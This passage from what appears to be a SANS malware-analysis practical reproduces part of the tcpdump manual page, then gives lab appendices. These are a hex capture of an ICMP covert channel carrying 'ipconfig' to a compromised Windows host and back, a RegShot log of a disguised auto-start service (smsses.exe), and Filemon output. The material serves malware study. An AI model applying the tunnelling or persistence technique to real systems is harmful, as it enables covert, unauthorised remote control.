actinide.who > broadcast.who: udp 84 This says that port who on host actinide sent a udp datagram to port who on host broadcast, the Internetbroadcast address. The packet contained 84 bytes of user data.

Some UDP services are recognized (from the source or destination port number) and the higher level proto-col information printed. In particular, Domain Name service requests (RFC-1034/1035) and Sun RPC calls

3 January 2001 11

TCPDUMP(8) TCPDUMP(8)

(RFC-1050) to NFS. UDP Name Server Requests (N.B.:The following description assumes familiarity with the Domain Service protocol described in RFC-1035. If you are not familiar with the protocol, the following description will appear to be written in greek.)

Name server requests are formatted as

src > dst: id op? flags qtype qclass name (len) h2opolo.1538 > helios.domain: 3+ A? ucbvax.berkeley.edu. (37) Host h2opolo asked the domain server on helios for an address record (qtype=A) associated with the name ucbvax.berkeley.edu. The query id was `3'. The `+' indicates the recursion desired flag was set. The querylength was 37 bytes, not including the UDP and IP protocol headers. The query operation was the normal

one, Query, so the op field was omitted. If the op had been anything else, it would have been printedbetween the `3' and the `+'. Similarly, the qclass was the normal one,

C_IN, and omitted. Any other qclasswould have been printed immediately after the `A'.

A few anomalies are checked and may result in extra fields enclosed in square brackets: If a query containsan answer, name server or authority section,

ancount, nscount, or arcount are printed as `[na]', `[nn]' or`[ nau]' where n is the appropriate count. If any of the response bits are set (AA, RA or rcode) or any of the`must be zero' bits are set in bytes two and three, `[b2&3=

x]' is printed, where x is the hex value of headerbytes two and three.

UDP Name Server Responses Name server responses are formatted as

src > dst: id op rcode flags a/n/au type class data (len) helios.domain > h2opolo.1538: 3 3/3/7 A 128.32.137.3 (273) helios.domain > h2opolo.1537: 2 NXDomain* 0/1/0 (97)

In the first example, helios responds to query id 3 from h2opolo with 3 answer records, 3 name serverrecords and 7 authority records. The first answer record is type A (address) and its data is internet address

128.32.137.3. The total size of the response was 273 bytes, excluding UDP and IP headers. The op(Query) and response code (NoError) were omitted, as was the class (C_IN) of the A record.

In the second example, helios responds to query 2 with a response code of non-existent domain (NXDo-main) with no answers, one name server and no authority records. The `*' indicates that the

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

authoritative answer bit was set. Since there were no answers, no type, class or data were printed.

Other flag characters that might appear are `-' (recursion available, RA, not set) and `|' (truncated message,TC, set). If the `question' section doesn't contain exactly one entry, `[

nq]' is printed.

Note that name server requests and responses tend to be large and the default snaplen of 68 bytes may notcapture enough of the packet to print. Use the -s flag to increase the snaplen if you need to seriously investigate name server traffic. `-s 128' has worked well for me.

SMB/CIFS decoding tcpdump now includes fairly extensive SMB/CIFS/NBT decoding for data on UDP/137, UDP/138 andTCP/139. Some primitive decoding of IPX and NetBEUI SMB data is also done.

By default a fairly minimal decode is done, with a much more detailed decode done if -v is used. Bewarned that with -v a single SMB packet may take up a page or more, so only use -v if you really want all the gory details.

3 January 2001 12

TCPDUMP(8) TCPDUMP(8)

If you are decoding SMB sessions containing unicode strings then you may wish to set the environmentvariable USE_UNICODE to 1. A patch to auto-detect unicode srings would be welcome. For information on SMB packet formats and what all te fields mean see www.cifs.org or thepub/samba/specs/ directory on your favourite samba.org mirror site. The SMB patches were written by Andrew Tridgell (tridge@samba.org).

NFS Requests and Replies Sun NFS (Network File System) requests and replies are printed as:

src.xid > dst.nfs: len op args src.nfs > dst.xid: reply stat len op results

sushi.6709 > wrl.nfs: 112 readlink fh 21,24/10.73165 wrl.nfs > sushi.6709: reply ok 40 readlink "../var" sushi.201b > wrl.nfs:

144 lookup fh 9,74/4096.6878 "xcolors" wrl.nfs > sushi.201b:

reply ok 128 lookup fh 9,74/4134.3150

In the first line, host sushi sends a transaction with id 6709 to wrl (note that the number following the srchost is a transaction id,

not the source port). The request was 112 bytes, excluding the UDP and IP headers.The operation was a readlink (read symbolic link) on file handle (fh) 21,24/10.731657119. (If one is lucky,as in this case, the file handle can be interpreted as a major,minor device number pair, followed by the inode

number and generation number.) Wrl replies `ok' with the contents of the link. In the third line, sushi asks wrl to lookup the name `xcolors' in directory file 9,74/4096.6878. Note that thedata printed depends on the operation type. The format is intended to be self explanatory if read in conjunction with an NFS protocol spec. If the -v (verbose) flag is given, additional information is printed. For example:

sushi.1372a > wrl.nfs:

148 read fh 21,11/12.195 8192 bytes @ 24576 wrl.nfs > sushi.1372a:

reply ok 1472 read REG 100664 ids 417/0 sz 29388

(-v also prints the IP header TTL, ID, length, and fragmentation fields, which have been omitted from thisexample.) In the first line,

sushi asks wrl to read 8192 bytes from file 21,11/12.195, at byte offset 24576. Wrl replies `ok'; the packet shown on the second line is the first fragment of the reply, and hence is only1472 bytes long (the other bytes will follow in subsequent fragments, but these fragments do not have NFS

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

or even UDP headers and so might not be printed, depending on the filter expression used). Because the -vflag is given, some of the file attributes (which are returned in addition to the file data) are printed: the file type (``REG'', for regular file), the file mode (in octal), the uid and gid, and the file size. If the -v flag is given more than once, even more details are printed. Note that NFS requests are very large and much of the detail won't be printed unless snaplen is increased.Try using `-s 192' to watch NFS traffic.

NFS reply packets do not explicitly identify the RPC operation. Instead, tcpdump keeps track of ``recent''requests, and matches them to the replies using the transaction ID. If a reply does not closely follow the corresponding request, it might not be parsable.

3 January 2001 13

TCPDUMP(8) TCPDUMP(8)

AFS Requests and Replies Transarc AFS (Andrew File System) requests and replies are printed as:

src.sport > dst.dport: rx packet-type src.sport > dst.dport: rx packet-type service call call-name args src.sport > dst.dport: rx packet-type service reply call-name args

elvis.7001 > pike.afsfs:

rx data fs call rename old fid 536876964/1/1 ".newsrc.new" new fid 536876964/1/1 ".newsrc" pike.afsfs > elvis.7001: rx data fs reply rename

In the first line, host elvis sends a RX packet to pike. This was a RX data packet to the fs (fileserver) ser-vice, and is the start of an RPC call. The RPC call was a rename, with the old directory file id of 536876964/1/1 and an old filename of `.newsrc.new', and a new directory file id of 536876964/1/1 and anew filename of `.newsrc'. The host pike responds with a RPC reply to the rename call (which was successful, because it was a data packet and not an abort packet). In general, all AFS RPCs are decoded at least by RPC call name. Most AFS RPCs have at least some ofthe arguments decoded (generally only the `interesting' arguments, for some definition of interesting).

The format is intended to be self-describing, but it will probably not be useful to people who are not famil-iar with the workings of AFS and RX. If the -v (verbose) flag is given twice, acknowledgement packets and additional header information isprinted, such as the the RX call ID, call number, sequence number, serial number, and the RX packet flags. If the -v flag is given twice, additional information is printed, such as the the RX call ID, serial number, andthe RX packet flags. The MTU negotiation information is also printed from RX ack packets. If the -v flag is given three times, the security index and service id are printed. Error codes are printed for abort packets, with the exception of Ubik beacon packets (because abort packetsare used to signify a yes vote for the Ubik protocol).

Note that AFS requests are very large and many of the arguments won't be printed unless snaplen isincreased. Try using `-s 256' to watch AFS traffic. AFS reply packets do not explicitly identify the RPC operation. Instead, tcpdump keeps track of ``recent''requests, and matches them to the replies using the call number and service ID. If a reply does not closely follow the corresponding request, it might not be parsable.

KIP Appletalk (DDP in UDP) Appletalk DDP packets encapsulated in UDP datagrams are de-encapsulated and dumped as DDP packets(i.e., all the UDP header information is discarded). The file

/etc/atalk.names is used to translate appletalknet and node numbers to names. Lines in this file have the form

number name 1.254 ether 16.1 icsd-net 1.254.110 ace

The first two lines give the names of appletalk networks. The third line gives the name of a particular host(a host is distinguished from a net by the 3rd octet in the number - a net number

must have two octets and ahost number must have three octets.) The number and name should be separated by whitespace (blanks or

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

tabs). The /etc/atalk.names file may contain blank lines or comment lines (lines starting with a `#'). Appletalk addresses are printed in the form

net.host.port

144.1.209.2 > icsd-net.112.220 office.2 > icsd-net.112.220 jssmag.149.235 > icsd-net.2

(If the /etc/atalk.names doesn't exist or doesn't contain an entry for some appletalk host/net number,addresses are printed in numeric form.) In the first example, NBP (DDP port 2) on net 144.1 node 209 is

sending to whatever is listening on port 220 of net icsd node 112. The second line is the same except thefull name of the source node is known (`office'). The third line is a send from port 235 on net jssmag node 149 to broadcast on the icsd-net NBP port (note that the broadcast address (255) is indicated by a net namewith no host number - for this reason it's a good idea to keep node names and net names distinct in /etc/atalk.names). NBP (name binding protocol) and ATP (Appletalk transaction protocol) packets have their contents inter-preted. Other protocols just dump the protocol name (or number if no name is registered for the protocol)

and packet size. NBP packets are formatted like the following examples:

icsd-net.112.220 > jssmag.2: nbp-lkup 190: "=:LaserWriter@*" jssmag.209.2 > icsd-net.112.220: nbp-reply 190: "RM1140:LaserWriter@*" 250 techpit.2 > icsd-net.112.220: nbp-reply 190: "techpit:LaserWriter@*" 186

The first line is a name lookup request for laserwriters sent by net icsd host 112 and broadcast on net jss-mag. The nbp id for the lookup is 190. The second line shows a reply for this request (note that it has the

same id) from host jssmag.209 saying that it has a laserwriter resource named "RM1140" registered on port250. The third line is another reply to the same request saying host techpit has laserwriter "techpit" registered on port 186. ATP packet formatting is demonstrated by the following example:

jssmag.209.165 > helios.132: atp-req 12266<0-7> 0xae030001 helios.132 > jssmag.209.165: atp-resp 12266:0 (512) 0xae040000 helios.132 > jssmag.209.165: atp-resp 12266:1 (512) 0xae040000 helios.132 > jssmag.209.165: atp-resp 12266:2 (512) 0xae040000 helios.132 > jssmag.209.165: atp-resp 12266:3 (512) 0xae040000 helios.132 > jssmag.209.165: atp-resp 12266:4 (512) 0xae040000 helios.132 > jssmag.209.165: atp-resp 12266:5 (512) 0xae040000 helios.132 > jssmag.209.165: atp-resp 12266:6 (512) 0xae040000 helios.132 > jssmag.209.165: atp-resp*12266:7 (512) 0xae040000 jssmag.209.165 > helios.132: atp-req 12266<3,5> 0xae030001 helios.132 > jssmag.209.165: atp-resp 12266:3 (512) 0xae040000 helios.132 > jssmag.209.165: atp-resp 12266:5 (512) 0xae040000 jssmag.209.165 > helios.132: atp-rel 12266<0-7> 0xae030001 jssmag.209.133 > helios.132: atp-req* 12267<0-7> 0xae030002

Jssmag.209 initiates transaction id 12266 with host helios by requesting up to 8 packets (the `<0-7>'). Thehex number at the end of the line is the value of the `userdata' field in the request.

Helios responds with 8 512-byte packets. The `:digit' following the transaction id gives the packetsequence number in the transaction and the number in parens is the amount of data in the packet, excluding the atp header. The `*' on packet 7 indicates that the EOM bit was set. Jssmag.209 then requests that packets 3 & 5 be retransmitted. Helios resends them then jssmag.209releases the transaction. Finally, jssmag.209 initiates the next request. The `*' on the request indicates that

XO (`exactly once') was not set.

IP Fragmentation Fragmented Internet datagrams are printed as

(frag id:size@offset+)(frag

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

id:size@offset)

(The first form indicates there are more fragments. The second indicates this is the last fragment.) Id is the fragment id. Size is the fragment size (in bytes) excluding the IP header. Offset is this fragment'soffset (in bytes) in the original datagram.

The fragment information is output for each fragment. The first fragment contains the higher level protocolheader and the frag info is printed after the protocol info. Fragments after the first contain no higher level protocol header and the frag info is printed after the source and destination addresses. For example, here ispart of an ftp from arizona.edu to lbl-rtsg.arpa over a CSNET connection that doesn't appear to handle 576 byte datagrams:

arizona.ftp-data > rtsg.1170: . 1024:1332(308) ack 1 win 4096 (frag 595a:328@0+) arizona > rtsg: (frag 595a:204@328) rtsg.1170 > arizona.ftp-data: . ack 1536 win 2560

There are a couple of things to note here: First, addresses in the 2nd line don't include port numbers. Thisis because the TCP protocol information is all in the first fragment and we have no idea what the port or

sequence numbers are when we print the later fragments. Second, the tcp sequence information in the firstline is printed as if there were 308 bytes of user data when, in fact, there are 512 bytes (308 in the first frag and 204 in the second). If you are looking for holes in the sequence space or trying to match up acks withpackets, this can fool you.

A packet with the IP don't fra gment flag is marked with a trailing (DF). Timestamps By default, all output lines are preceded by a timestamp. The timestamp is the current clock time in theform

hh:mm:ss.fracand is as accurate as the kernel's clock. The timestamp reflects the time the kernel first saw the packet. No attempt is made to account for the time lag between when the ethernet interface removed the packet fromthe wire and when the kernel serviced the `new packet' interrupt.

SEE ALSOtraffic(1C), nit(4P), bpf(4), pcap(3) AUTHORSThe original authors are:

Van Jacobson, Craig Leres and Steven McCanne, all of the Lawrence Berkeley National Laboratory, Uni-versity of California, Berkeley, CA. It is currently being maintained by tcpdump.org. The current version is available via http:

http://www.tcpdump.org/ The original distribution is available via anonymous ftp:

ftp://ftp.ee.lbl.gov/tcpdump.tar.Z IPv6/IPsec support is added by WIDE/KAME project. This program uses Eric Young's SSLeay library,under specific configuration.

3 January 2001 16

TCPDUMP(8) TCPDUMP(8) BUGS Please send problems, bugs, questions, desirable enhancements, etc. to:

tcpdump-workers@tcpdump.org Please send source code contributions, etc. to:

patches@tcpdump.org NIT doesn't let you watch your own outbound traffic, BPF will. We recommend that you use the latter. On Linux systems with 2.0[.x] kernels:

packets on the loopback device will be seen twice; packet filtering cannot be done in the kernel, so that all packets must be copied from the kernel inorder to be filtered in user mode;

all of a packet, not just the part that's within the snapshot length, will be copied from the kernel(the 2.0[.x] packet capture mechanism, if asked to copy only part of a packet to userland, will not report the true length of the packet; this would cause most IP packets to get an error from tcp-dump).

We recommend that you upgrade to a 2.2 or later kernel. Some attempt should be made to reassemble IP fragments or, at least to compute the right length for thehigher level protocol.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Name server inverse queries are not dumped correctly: the (empty) question section is printed rather thanreal query in the answer section. Some believe that inverse queries are themselves a bug and prefer to fix the program generating them rather than tcpdump. A packet trace that crosses a daylight savings time change will give skewed time stamps (the time change isignored).

Filter expressions that manipulate FDDI or Token Ring headers assume that all FDDI and Token Ringpackets are SNAP-encapsulated Ethernet packets. This is true for IP, ARP, and DECNET Phase IV, but is not true for protocols such as ISO CLNS. Therefore, the filter may inadvertently accept certain packets thatdo not properly match the filter expression.

Filter expressions on fields other than those that manipulate Token Ring headers will not correctly handlesource-routed Token Ring packets. ip6 proto should chase header chain, but at this moment it does not. ip6 protochain is supplied for thisbehavior. Arithmetic expression against transport layer headers, like tcp[0], does not work against IPv6 packets. Itonly looks at IPv4 packets.

3 January 2001 17

© SANS Institute 2003, Author retains full rights.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Appendix H

Tcpdump output of hping2 with ipconfig in the data file

```
[root@malware root]# tcpdump -X -e -v -i  eth0 icmp
tcpdump: listening on eth0
15:06:41.462860 0:50:56:cd:38:c5 0:50:56:fe:31:2e ip 71: malware > loki: icmp: echo reply
(ttl 64, id 27656, len 57)
0x0000   4500 0039 6c08 0000 4001 0067 c0a8 c682     E..9l...@..g....
0x0010   c0a8 c681 0000 110f 0000 ff01 2020 2020     ................
0x0020   6970 636f 6e66 6967 0a20 2020 2020 2020     ipconfig........
0x0030   2020 2020 2020 2020 20                      .........
15:06:42.011842 0:50:56:fe:31:2e 0:50:56:cd:38:c5 ip 73: loki > malware: icmp: echo reply
(ttl 128, id 20766, len 59)
0x0000   4500 003b 511e 0000 8001 db4e c0a8 c681     E..;Q......N....
0x0010   c0a8 c682 0000 099f 0000 ff03 0000 0000     ................
0x0020   4d69 6372 6f73 6f66 7420 5769 6e64 6f77     Microsoft.Window
0x0030   7320 3230 3030 205b 5665 72                 s.2000.[Ver
15:06:42.419654 0:50:56:fe:31:2e 0:50:56:cd:38:c5 ip 73: loki > malware: icmp: echo reply
(ttl 128, id 20767, len 59)
0x0000   4500 003b 511f 0000 8001 db4d c0a8 c681     E..;Q......M....
0x0010   c0a8 c682 0000 17a5 0000 ff03 0000 0000     ................
0x0020   7369 6f6e 2035 2e30 302e 3231 3935 5d0d     sion.5.00.2195].
0x0030   0a28 4329 2043 6f70 7972 69                 .(C).Copyri
15:06:42.643156 0:50:56:fe:31:2e 0:50:56:cd:38:c5 ip 73: loki > malware: icmp: echo reply
(ttl 128, id 20768, len 59)
0x0000   4500 003b 5120 0000 8001 db4c c0a8 c681     E..;Q......L....
0x0010   c0a8 c682 0000 6334 0000 ff03 0000 0000     ......c4........
0x0020   6768 7420 3139 3835 2d31 3939 3920 4d69     ght.1985-1999.Mi
0x0030   6372 6f73 6f66 7420 436f 72                 crosoft.Cor
15:06:42.712849 0:50:56:fe:31:2e 0:50:56:cd:38:c5 ip 73: loki > malware: icmp: echo reply
(ttl 128, id 20769, len 59)
0x0000   4500 003b 5121 0000 8001 db4b c0a8 c681     E..;Q!.....K....
0x0010   c0a8 c682 0000 8956 0000 ff03 0000 0000     .......V........
0x0020   702e 0d0a 0d0a 433a 5c57 494e 4e54 5c73     p.....C:\WINNT\s
0x0030   7973 7465 6d33 323e 6970 63                 ystem32>ipc
15:06:42.792690 0:50:56:fe:31:2e 0:50:56:cd:38:c5 ip 73: loki > malware: icmp: echo reply
(ttl 128, id 20770, len 59)
0x0000   4500 003b 5122 0000 8001 db4a c0a8 c681     E..;Q".....J....
0x0010   c0a8 c682 0000 c419 0000 ff03 0000 0000     ................
0x0020   6f6e 6669 670a 0000 0000 0000 0000 0000     onfig...........
0x0030   0000 0000 0000 0000 0000 00                 ...........
15:06:42.943685 0:50:56:fe:31:2e 0:50:56:cd:38:c5 ip 73: loki > malware: icmp: echo reply
(ttl 128, id 20771, len 59)
0x0000   4500 003b 5123 0000 8001 db49 c0a8 c681     E..;Q#.....I....
0x0010   c0a8 c682 0000 0ae3 0000 ff03 0000 0000     ................
0x0020   0d0d 0a57 696e 646f 7773 2032 3030 3020     ...Windows.2000.
0x0030   4950 2043 6f6e 6669 6775 72                 IP.Configur
15:06:43.012933 0:50:56:fe:31:2e 0:50:56:cd:38:c5 ip 73: loki > malware: icmp: echo reply
(ttl 128, id 20772, len 59)
0x0000   4500 003b 5124 0000 8001 db48 c0a8 c681     E..;Q$.....H....
0x0010   c0a8 c682 0000 3e13 0000 ff03 0000 0000     ......>.........
0x0020   6174 696f 6e0d 0d0a 0d0d 0a45 7468 6572     ation......Ether
0x0030   6e65 7420 6164 6170 7465 72                 net.adapter
15:06:43.082897 0:50:56:fe:31:2e 0:50:56:cd:38:c5 ip 73: loki > malware: icmp: echo reply
(ttl 128, id 20773, len 59)
0x0000   4500 003b 5125 0000 8001 db47 c0a8 c681     E..;Q%.....G....
0x0010   c0a8 c682 0000 cce8 0000 ff03 0000 0000     ................
0x0020   204c 6f63 616c 2041 7265 6120 436f 6e6e     .Local.Area.Conn
0x0030   6563 7469 6f6e 3a0d 0d0a 0d                 ection:....
15:06:43.162949 0:50:56:fe:31:2e 0:50:56:cd:38:c5 ip 73: loki > malware: icmp: echo reply
(ttl 128, id 20774, len 59)
0x0000   4500 003b 5126 0000 8001 db46 c0a8 c681     E..;Q&.....F....
0x0010   c0a8 c682 0000 9794 0000 ff03 0000 0000     ................
0x0020   0d0a 0943 6f6e 6e65 6374 696f 6e2d 7370     ...Connection-sp
0x0030   6563 6966 6963 2044 4e53 20                 ecific.DNS.
15:06:43.226933 0:50:56:fe:31:2e 0:50:56:cd:38:c5 ip 73: loki > malware: icmp: echo reply
(ttl 128, id 20775, len 59)
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
0x0000   4500 003b 5127 0000 8001 db45 c0a8 c681     E..;Q'.....E....
0x0010   c0a8 c682 0000 8724 0000 ff03 0000 0000     .......$........
0x0020   5375 6666 6978 2020 2e20 3a20 6c6f 6361     Suffix....:.loca
0x0030   6c64 6f6d 6169 6e0d 0a09 49                 ldomain...I
15:06:43.294241 0:50:56:fe:31:2e 0:50:56:cd:38:c5 ip 73: loki > malware: icmp: echo reply
(ttl 128, id 20776, len 59)
0x0000   4500 003b 5128 0000 8001 db44 c0a8 c681     E..;Q(.....D....
0x0010   c0a8 c682 0000 10f2 0000 ff03 0000 0000     ................
0x0020   5020 4164 6472 6573 732e 202e 202e 202e     P.Address.......
0x0030   202e 202e 202e 202e 202e 20                 ...........
15:06:43.364340 0:50:56:fe:31:2e 0:50:56:cd:38:c5 ip 73: loki > malware: icmp: echo reply
(ttl 128, id 20777, len 59)
0x0000   4500 003b 5129 0000 8001 db43 c0a8 c681     E..;Q).....C....
0x0010   c0a8 c682 0000 85fe 0000 ff03 0000 0000     ................
0x0020   2e20 2e20 2e20 3a20 3139 322e 3136 382e     ......:.192.168.
0x0030   3139 382e 3132 390d 0d0a 09                 198.129....
15:06:43.430861 0:50:56:fe:31:2e 0:50:56:cd:38:c5 ip 73: loki > malware: icmp: echo reply
(ttl 128, id 20778, len 59)
0x0000   4500 003b 512a 0000 8001 db42 c0a8 c681     E..;Q*.....B....
0x0010   c0a8 c682 0000 87e1 0000 ff03 0000 0000     ................
0x0020   5375 626e 6574 204d 6173 6b20 2e20 2e20     Subnet.Mask.....
0x0030   2e20 2e20 2e20 2e20 2e20 2e                 ...........
15:06:43.505405 0:50:56:fe:31:2e 0:50:56:cd:38:c5 ip 73: loki > malware: icmp: echo reply
(ttl 128, id 20779, len 59)
0x0000   4500 003b 512b 0000 8001 db41 c0a8 c681     E..;Q+.....A....
0x0010   c0a8 c682 0000 daba 0000 ff03 0000 0000     ................
0x0020   202e 202e 202e 203a 2032 3535 2e32 3535     .......:.255.255
0x0030   2e32 3535 2e30 0d0d 0a09 44                 .255.0....D
15:06:43.573172 0:50:56:fe:31:2e 0:50:56:cd:38:c5 ip 73: loki > malware: icmp: echo reply
(ttl 128, id 20780, len 59)
0x0000   4500 003b 512c 0000 8001 db40 c0a8 c681     E..;Q,.....@....
0x0010   c0a8 c682 0000 a3ea 0000 ff03 0000 0000     ................
0x0020   6566 6175 6c74 2047 6174 6577 6179 202e     efault.Gateway..
0x0030   202e 202e 202e 202e 202e 20                 ...........
15:06:43.670282 0:50:56:fe:31:2e 0:50:56:cd:38:c5 ip 73: loki > malware: icmp: echo reply
(ttl 128, id 20781, len 59)
0x0000   4500 003b 512d 0000 8001 db3f c0a8 c681     E..;Q-.....?....
0x0010   c0a8 c682 0000 9adf 0000 ff03 0000 0000     ................
0x0020   2e20 2e20 2e20 3a20 0d0d 0a0d 0a43 3a5c     ......:......C:\
0x0030   5749 4e4e 545c 7379 7374 65                 WINNT\syste
15:06:43.732359 0:50:56:fe:31:2e 0:50:56:cd:38:c5 ip 73: loki > malware: icmp: echo reply
(ttl 128, id 20782, len 59)
0x0000   4500 003b 512e 0000 8001 db3e c0a8 c681     E..;Q......>....
0x0010   c0a8 c682 0000 618a 0000 ff03 0000 0000     ......a.........
0x0020   6d33 323e 0000 0000 0000 0000 0000 0000     m32>............
0x0030   0000 0000 0000 0000 0000 00                 ...........
15:06:43.954502 0:50:56:fe:31:2e 0:50:56:cd:38:c5 ip 73: loki > malware: icmp: echo reply
(ttl 128, id 20783, len 59)
0x0000   4500 003b 512f 0000 8001 db3d c0a8 c681     E..;Q/.....=....
0x0010   c0a8 c682 0000 e0fc 0000 ff02 0000 0000     ................
0x0020   2000 0000 0000 0000 0000 0000 0000 0000     ................
0x0030   0000 0000 0000 0000 0000 00                 ...........
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Appendix I

The Output of the RegShot Command.

```
REGSHOT LOG 1.61e1
Comments:
Datetime:2003/7/15 09:25:18  ,  2003/7/15 09:25:40
Computer:KEN-837E0C89D33 , KEN-837E0C89D33
Username:Administrator , Administrator

----------------------------------
Keys added:6
----------------------------------
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\Local Partners Access
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\Local Partners Access\Security
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\Local Partners Access\Enum
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Local Partners Access
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Local Partners
Access\Security
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Local Partners Access\Enum

----------------------------------
Values added:20
----------------------------------
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\Local Partners Access\Enum\0:
"Root\LEGACY_LOCAL_PARTNERS_ACCESS\0000"
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\Local Partners Access\Enum\Count:
0x00000001
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\Local Partners Access\Enum\NextInstance:
0x00000001
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\Local Partners Access\Security\Security:
01 00 14 80 A0 00 00 00 AC 00 00 00 14 00 00 00 30 00 00 00 02 00 1C 00 01 00 00 00 02 80
14 00 FF 01 0F 00 01 01 00 00 00 00 00 01 00 00 00 00 02 00 70 00 04 00 00 00 00 00 18 00
FD 01 02 00 01 01 00 00 00 00 00 05 12 00 00 00 76 00 63 00 00 00 1C 00 FF 01 0F 00 01 02
00 00 00 00 00 05 20 00 00 00 20 02 00 00 00 00 00 00 00 00 00 18 00 8D 01 02 00 01 01 00 00
00 00 00 05 0B 00 00 00 20 02 00 00 00 00 1C 00 FD 01 02 00 01 02 00 00 00 00 00 05 20 00
00 00 23 02 00 00 00 00 00 00 01 01 00 00 00 00 00 05 12 00 00 00 01 01 00 00 00 00 00 05
12 00 00 00
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\Local Partners Access\Type: 0x00000010
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\Local Partners Access\Start: 0x00000002
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\Local Partners Access\ErrorControl:
0x00000001
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\Local Partners Access\ImagePath:
"smsses.exe"
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\Local Partners Access\DisplayName:
"Local Printer Manager Service"
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\Local Partners Access\ObjectName:
"LocalSystem"
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Local Partners Access\Enum\0:
"Root\LEGACY_LOCAL_PARTNERS_ACCESS\0000"
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Local Partners Access\Enum\Count:
0x00000001
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Local Partners
Access\Enum\NextInstance: 0x00000001
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Local Partners
Access\Security\Security: 01 00 14 80 A0 00 00 00 AC 00 00 00 14 00 00 00 30 00 00 00 02
00 1C 00 01 00 00 00 02 80 14 00 FF 01 0F 00 01 01 00 00 00 00 00 01 00 00 00 00 02 00 70
00 04 00 00 00 00 00 18 00 FD 01 02 00 01 01 00 00 00 00 00 05 12 00 00 00 76 00 63 00 00
00 1C 00 FF 01 0F 00 01 02 00 00 00 00 00 05 20 00 00 00 20 02 00 00 00 00 00 00 00 00 18
00 8D 01 02 00 01 01 00 00 00 00 00 05 0B 00 00 00 20 02 00 00 00 00 1C 00 FD 01 02 00 01
02 00 00 00 00 00 05 20 00 00 00 23 02 00 00 00 00 00 00 01 01 00 00 00 00 00 05 12 00 00
00 01 01 00 00 00 00 00 05 12 00 00 00
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Local Partners Access\Type:
0x00000010
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Local Partners Access\Start:
0x00000002
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Local Partners Access\ErrorControl:
0x00000001
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Local Partners Access\ImagePath:
"smsses.exe"
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Local Partners Access\DisplayName:
"Local Printer Manager Service"
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Local Partners Access\ObjectName:
"LocalSystem"

----------------------------------
Values modified:2
----------------------------------
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Control\ServiceCurrent\: 0x00000009
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Control\ServiceCurrent\: 0x0000000A
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\ServiceCurrent\: 0x00000009
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\ServiceCurrent\: 0x0000000A

----------------------------------
Total changes:28
----------------------------------
```

© SANS Institute 2003, Author retains full rights.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Appendix J

Filemon Output

```
30      5:30:18 AM     target2.exe:716        IRP_MJ_CREATE  E:\     SUCCESS Attributes:
Any Options: Open Directory
31      5:30:18 AM     target2.exe:716        IRP_MJ_QUERY_VOLUME_INFORMATION       E:\
        SUCCESS FileFsDeviceInformation
32      5:30:18 AM     target2.exe:716        IRP_MJ_READ*   E:\target2.exe SUCCESS Offset:
12288 Length: 4096
33      5:30:18 AM     target2.exe:716        FSCTL_IS_VOLUME_MOUNTED       E:\     INVALID
PARAMETER
34      5:30:18 AM     target2.exe:716        IRP_MJ_CREATE  E:\WS2_32.dll  FILE NOT FOUND
        Attributes: Any Options: Open
35      5:30:18 AM     target2.exe:716        FSCTL_IS_VOLUME_MOUNTED       E:\     INVALID
PARAMETER
36      5:30:18 AM     target2.exe:716        IRP_MJ_CREATE  E:\\WS2_32.dll FILE NOT FOUND
        Attributes: Any Options: Open
37      5:30:18 AM     target2.exe:716        FASTIO_QUERY_OPEN     E:\\WS2_32.dll SUCCESS

38      5:30:18 AM     target2.exe:716        IRP_MJ_CREATE  C:\WINNT\System32\WS2_32.dll
        SUCCESS Attributes: Any Options: Open
39      5:30:18 AM     target2.exe:716        IRP_MJ_CLEANUP C:\WINNT\System32\WS2_32.dll
        SUCCESS
40      5:30:18 AM     target2.exe:716        IRP_MJ_CLOSE   C:\WINNT\System32\WS2_32.dll
        SUCCESS
41      5:30:18 AM     target2.exe:716        FSCTL_IS_VOLUME_MOUNTED       E:\     INVALID
PARAMETER
42      5:30:18 AM     target2.exe:716        IRP_MJ_CREATE  E:\WS2HELP.DLL FILE NOT FOUND
        Attributes: Any Options: Open
